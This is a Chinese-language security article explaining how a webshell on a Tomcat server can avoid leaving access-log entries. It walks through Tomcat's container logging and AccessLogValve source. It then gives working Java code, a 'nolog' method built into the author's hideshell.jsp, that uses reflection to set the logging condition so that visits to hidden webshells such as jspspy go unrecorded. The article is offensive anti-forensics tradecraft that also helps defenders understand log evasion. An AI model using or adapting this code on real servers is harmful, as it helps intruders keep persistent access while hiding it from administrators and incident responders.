

上一篇公眾號文章寫了一下如何在 Tomcat 環境下隱藏任意 Jsp 文件,可用于隱藏 Shell。文件雖然隱藏了,但是在訪問 Shell 的時候依然會留下訪問日志,這一篇文章來就簡單說一下隱藏訪問日志這件事。
上次我發在 ThreatHunter 社區的 hideshell.jsp 本身是自帶日志隱藏功能的。你在訪問 hideshell.jsp 的時候,如果 Tomcat 沒有經過特殊的日志配置,是不會記錄任何訪問日志的。下面簡單說一下是如何實現的。
需要知道的背景知識(簡述):
Container - 容器組件
Tomcat 中有 4 類容器組件,從上至下依次是:
- Engine,實現類為 org.apache.catalina.core.StandardEngine
- Host,實現類為 org.apache.catalina.core.StandardHost
- Context,實現類為 org.apache.catalina.core.StandardContext
- Wrapper,實現類為 org.apache.catalina.core.StandardWrapper
“從上至下” 的意思是,它們之間是存在父子關系的。
Engine:最頂層容器組件,其下可以包含多個 Host。
Host:一個 Host 代表一個虛擬主機,其下可以包含多個 Context。
Context:一個 Context 代表一個 Web 應用,其下可以包含多個 Wrapper。
Wrapper:一個 Wrapper 代表一個 Servlet。
Container 接口中定義了 logAccess 方法,以要求組件的實現類提供日志記錄的功能。
以上四個組件的實現類都繼承自 org.apache.catalina.core.ContainerBase 類,此類實現了 Container 接口。也就是說StandardEngine/StandardHost/StanardContext/StandardWrapper 這四種組件都有日志記錄的功能。
org.apache.catalina.core.ContainerBase 對 logAccess 方法的實現如下:
public void logAccess(Request request, Response response, long time,
        boolean useDefault) {

    boolean logged = false;

    if (getAccessLog() != null) {
        getAccessLog().log(request, response, time);
        logged = true;
    }

    if (getParent() != null) {
        // No need to use default logger once request/response has been logged
        // once
        getParent().logAccess(request, response, time, (useDefault && !logged));
    }
}
從實現可以看出,日志記錄采用了類似冒泡的機制,當前組件記錄完日志后,會觸發上級組件的日志記錄功能,一直到頂層。 如果從底層的 Wrapper 組件開始記錄日志,則日志的記錄過程將是 Wrapper.logAccess --> Context.logAccess --> Host.logAccess --> Engine.logAccess。
當然每一層組件都會檢查自己是否配置了日志記錄器,如果沒有配置,則跳過本層的日志記錄,直接轉向上級。
這里貼一段 Tomcat conf/server.xml 中的默認配置:
<Engine name="Catalina" defaultHost="localhost">
....
<Host name="localhost" appBase="webapps"
unpackWARs="true" autoDeploy="true">
<Valve className="org.apache.catalina.valves.AccessLogValve" directory="logs"
prefix="localhost_access_log" suffix=".txt"
pattern="%h %l %u %t "%r" %s %b" />
</Host>
</Engine>可以看到在 Host 標簽下配置了一個 className 為 org.apache.catalina.valves.AbstractAccessLogValve 的 Vavle。這說明只有 Host 配置了日志記錄器, Context 與 Engine 都沒有配置。所以在運行的時候,只有 Host 組件會記錄日志,日志會以 localhost_access_log 為文件名前綴記錄在 tomcat 的 logs 目錄下。
上面說到了日志記錄器,它在 Tomcat 做為一個 Valve 被實現,以便被插入到 Container 的 pipeline 中,以此來與 Container 關聯起來。
實現類為:org.apache.catalina.valves.AccessLogValve
它繼承自 org.apache.catalina.valves.AbstractAccessLogValve
同時也繼承了 AbstractAccessLogValve 定義的 log 方法。此方法是真正用來做日志記錄的方法。 定義如下:
public void log(Request request, Response response, long time) {
    if (!getState().isAvailable() || !getEnabled() || logElements == null
            || condition != null
            && null != request.getRequest().getAttribute(condition)
            || conditionIf != null
            && null == request.getRequest().getAttribute(conditionIf)) {
        return;
    }

    /**
     * XXX This is a bit silly, but we want to have start and stop time and
     * duration consistent. It would be better to keep start and stop
     * simply in the request and/or response object and remove time
     * (duration) from the interface.
     */
    long start = request.getCoyoteRequest().getStartTime();
    Date date = getDate(start + time);

    CharArrayWriter result = charArrayWriters.pop();
    if (result == null) {
        result = new CharArrayWriter(128);
    }

    for (int i = 0; i < logElements.length; i++) {
        logElements[i].addElement(result, date, request, response, time);
    }

    log(result);

    if (result.size() <= maxLogMessageBufferSize) {
        result.reset();
        charArrayWriters.push(result);
    }
}
實現無痕的秘密就在第一行的那個 if ,滿足它后方法會直接退出而不做日志記錄:
if (!getState().isAvailable() || !getEnabled() || logElements == null
        || condition != null
        && null != request.getRequest().getAttribute(condition)
        || conditionIf != null
        && null == request.getRequest().getAttribute(conditionIf)) {
    return;
}
前面的三個條件也許不好滿足,但是后面的
condition != null
&& null != request.getRequest().getAttribute(condition)
|| conditionIf != null
&& null == request.getRequest().getAttribute(conditionIf)
應該是很好滿足的,我明顯地記得以前看到過通過修改 Tomcat 配置文件添加 conditionIf 來讓其不記錄某些訪問日志的相關資料。
到這里原理就很簡單也很清晰了:運行時遍歷所有 Container 組件的日志記錄器,設置其 condition 或 conditionIf 屬性,并在 request 中添加相應屬性來逃避日志記錄。
我在 hideshell.jsp 中實現了 nolog 方法,來逃避 Context 的日志記錄。 如下:
public static void nolog(HttpServletRequest request) throws Exception {
    ServletContext ctx = request.getSession().getServletContext();
    ApplicationContext appCtx = (ApplicationContext)getFieldValue(ctx, "context");
    StandardContext standardCtx = (StandardContext)getFieldValue(appCtx, "context");

    StandardHost host = (StandardHost)standardCtx.getParent();
    AccessLogAdapter accessLog = (AccessLogAdapter)host.getAccessLog();

    AccessLog[] logs = (AccessLog[])getFieldValue(accessLog, "logs");
    for(AccessLog log:logs) {
        AccessLogValve logV = (AccessLogValve)log;
        String condition = logV.getCondition() == null ? "n1nty_nolog" : logV.getCondition();
        logV.setCondition(condition);
        request.setAttribute(condition, "n1nty_nolog");
    }
}
注意這里的 nolog 只是做為一個 PoC,它只保證 Context 組件不記錄日志,我并沒有去遍歷所有的上層組件。如果碰到上層組件也有配置日志記錄的話,依然會產生訪問日志。 有需要的話大家自己動手改吧,很簡單的。:)
以上說完了無痕的實現方法。如果將它完整地引入到 hideshell.jsp 中,就會遇到另一個問題。因為我將 nolog 手動添加到了 hideshell.jsp 中,所以訪問它的時候才不會產生訪問日志。但是當我們利用它來隱藏其它文件比如 jspspy.jsp 的時候,要想隱藏掉 jspspy.jsp 的訪問日志,我們是否需要先手動將 nolog 添加到 jspspy.jsp 中?
當然是不需要的。隱藏 log 的原理就是在 request 中設置一個特殊的值, 日志記錄器看到 request 中有這個值的存在就不會記錄日志。利用 hideshell.jsp 隱藏 jspspy.jsp 后會得到一個 hidden-jspspy.jsp 后,在訪問時,我們只需要有一種方法能夠將 hidden-jspspy.jsp 的請求攔下來,幫它進行無痕所需要的處理,這樣不就好了?
說到這里估計大家直接想到的是過濾器?確實過濾器可以實現,不過用在這里感覺太 low 了。我在更新的 hideshell.jsp 中用了一種類似 JAVA AOP 或 Python decorator 機制的方式來實現了此功能。這里不細說了,有興趣的可以自己看一下代碼。


下面貼兩張對比圖。
圖 1 為 Engine 組件的日志,里面完整記錄到了 hideshell.jsp 以及被隱藏的 hidden-jspspy2010.jsp。
圖 2 為 Context 組件的日志,沒有記錄到 hideshell.jsp 以及 hidden-jspspy2010.jsp 的訪問日志。:)
更新后的 hideshell.jsp 我發在了 ThreatHunter 社區,https://threathunter.org/topic/595775a427db6c475cb95225 。

 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/459/
暫無評論